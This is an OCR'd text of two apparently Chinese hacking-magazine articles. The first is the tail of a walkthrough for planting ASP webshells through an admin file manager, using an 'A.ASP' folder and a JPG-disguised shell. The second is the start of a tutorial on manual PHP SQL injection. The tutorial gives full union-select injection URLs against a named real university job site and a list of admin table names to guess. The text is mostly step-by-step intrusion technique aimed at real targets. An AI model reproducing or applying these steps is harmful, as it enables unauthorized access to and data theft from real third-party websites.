


图 5




图 6

三、进入后台拿shell

下面自然就是登录进入后台拿webshell了，这个网站的后台地址也是默认的/Admin/Default.asp，登录进入后，如图7所示。

我大概的浏览了一下后台，似乎使用上传然后备份数据库的方法不行，难道就没有别的办法来得到shell了吗？这里要告诉大家一个办法，直接在后台地址的后面添加/finder/Default.asp，然后新建一个A.ASP文件夹，如图8，再在“管理工具”




图7




图8

一“系统设置”中更改下上传地址，如图9，再返回到/finder/Default.asp上传JPG格式的小马，直接访问小马的地址，如图10，呵呵，最后再上传大马就不用我多说了吧！




图9




图10

（文章中涉及到的网站猎手3.0、明小子注入工具，已经收录在了光盘中）

抛开工具，一起来PHP手工注入

夜虫儿

一、前言

现在的网络，最流行的攻击手段有两种，一种是缓冲区溢出攻击，一种是SQL注入攻击，相对而言，最流行的还是SQL注入攻击了，而SQL注入漏洞更是风靡黑客圈。不管是老鸟还是新起步的小菜，都会为它那巨大的威力和灵活多变的招式所着迷！

正是由于注入攻击的流行，使得市面上的注入工具也层出不穷，比较出名的有小竹的NBSI、教主的HDSI和啊D的注入工具等。这大大方便了小菜们掌握注入漏洞的利用，可是，工具是死的，注入的手法却是活的，能否根据实际情况来灵活的构造SQL注入语句，得到自己想要的信息，就是高手与小菜的根本区别！只使用工具，而不去管它的原理，是不可能得到提高的，当然，在遇到一些特殊情况的时候，那些只会使用工具的小菜也只能放弃了！所以学会手工注入，自己构造SQL注入语句是黑客爱好者必上的一堂课，我希望这篇文章能够给那些还不会手工注入的朋友一点启发，帮助大家早日摆脱工具，早日踏入高手的行列！

二、初级篇

PHP注入的常规手段也是先判断注入点，我们现在以华东理工大学的一个注入点（http://career.ecust.edu.cn/pop_zp.php?id=158）为例，在网址后面添加上“and 1=1”提交，返回了正确页面，在网址后面添加上“and 1=2”，则返回了错误页面，如图1。这样就可以判断此处存在注入漏洞了。




图1

然后就是判断字段长度了，使用的语句是“order by”，在网址后面添加上“order by 10”提交，返回了正确的页面，说明字段长度大于10，然后再添加“order by 20”，返回了错误页面，说明字段长度在10到20之间，当我们添加“order by 11”提交的的时候，返回的也是错误页面，这就确定了字段长度为10。然后使用语句“and 1=2 union select 1,2,3,4,5,6,7,8,9,10”爆出了2，4，5，6四个字段位置，如图2。




图2

在mysql数据库中，有很多注入能用到的函数，比如user()、database()、version()，分别用来查看当前数据库连接的用户名、数据库名称以及mysql的版本，这里我把字段4换成了user()，也就是说让页面在字段4的位置显示当前数据库连接的用户名，提交语句为“http://career.ecust.edu.cn/pop_zp.php?id=158%20and%201=2%20union%20select%201,2,3,user(),5,6,7,8,9,10”，如图3。




图3

把user()更换成其它的函数名，分别显示出了数据库名和数据库的版本信息，如图4，图5。然后就是猜解管理员的表名了，这里说明下，如果当前连接数据库的用户是root的话，可以尝试使用loadfile()函数来查看文件内容，不过前提是要知道文件的绝对路径。这里我们猜解下管理员的表名，在注入语句后添加上from表名，也就是“http://career.ecust.edu.cn/pop_zp.php?id=158%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10%20from%20admin”，结果返回了错误页面，这说明不存在admin这个表名，我们把表名改为users，提交后如图6所示，返回了正确的页面，说明存在users这个表名。




图4




图5




图6

常用的表名有以下这些：admin、user、news、manage、a_admin、x_admin、m_admin、adminuser、admin_user、article_admin、administrator、manager、member、memberlist、users、Manage_User、user_info、admin_userinfo、login、new等。

